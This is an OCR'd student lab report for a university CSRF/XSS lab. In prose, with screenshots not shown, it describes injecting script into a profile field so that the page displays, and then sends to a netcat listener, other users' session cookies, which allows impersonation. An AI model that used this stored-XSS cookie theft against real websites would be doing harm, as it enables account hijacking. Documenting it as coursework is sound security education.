

Erik Kriz
CSE 4402
CSRF/XSS lab


Task 1.1: In my case, I chose my server machine to be at IP 10.0.2.8 . You can see that both of the other machines (@ 10.0.2.7 and 10.0.2.9) have their hosts files changed.




- This is the machine at 10.0.2.7, showing its IP as well as its hosts file.



- Here is the same but from machine 10.0.2.9




- Here is one of my machines running the http packet sniffer add on




- Here is that machine looking closer at one of the packets.

Task 1.2: To execute this attack (as shown below) I log in to the user 'Samy', and I go to his 'edit profile' page. From here I edit his short description of himself to be a script instead of an actual description. This script simply makes the name "Erik" appear when another user tries to look at his description. In this case, I log into another user (Alice) and on another machine, and go to the members tab of the site (where these brief descriptions are normally displayed). Here, I see that samy is listed, but I see no description. I instead see an html pop up with the message "Erik".




- Here I am on samy's edit profile page, and I am changing his brief description to match the provided script, except that I have "Erik" being inserted instead of "XSS".




- Here I am on another machine (logged in as Alice), and When I go to look at the members page of this site, the script is implanted as Samy's description runs and the message "Erik" appears.

Task 1.3: In the below figures, I insert the chosen script into Samy's brief description field. When Alice views the members tab, she sees her own cookies first.




- Here I am implanting the chosen script into Samy's brief description box.




- On Alice's machine/account, when I look at the members tab, before anyone else even loads, Samy's script executes and Alice can see her own cookies being displayed.

Task 1.4: In this task, I add a script to Samy's profile description which sends anyone who looks at the members tab's session cookie to Samy's machine. You can see that after Alice visits the page, the port at which Samy is listening on receives her cookie. From here, Samy could successfully impersonate Alice on this website.




- Here I am changing Samy's description to the provided script.

- This is what Samy sees on his netcat session after Alice visits the profile page. Notice how Alice's session cookie is clearly displayed.




- Here is Alice's request to the site when Samy acquired her cookie. You can see how




- This is what Alice now sees when she goes to the member tab of the website.

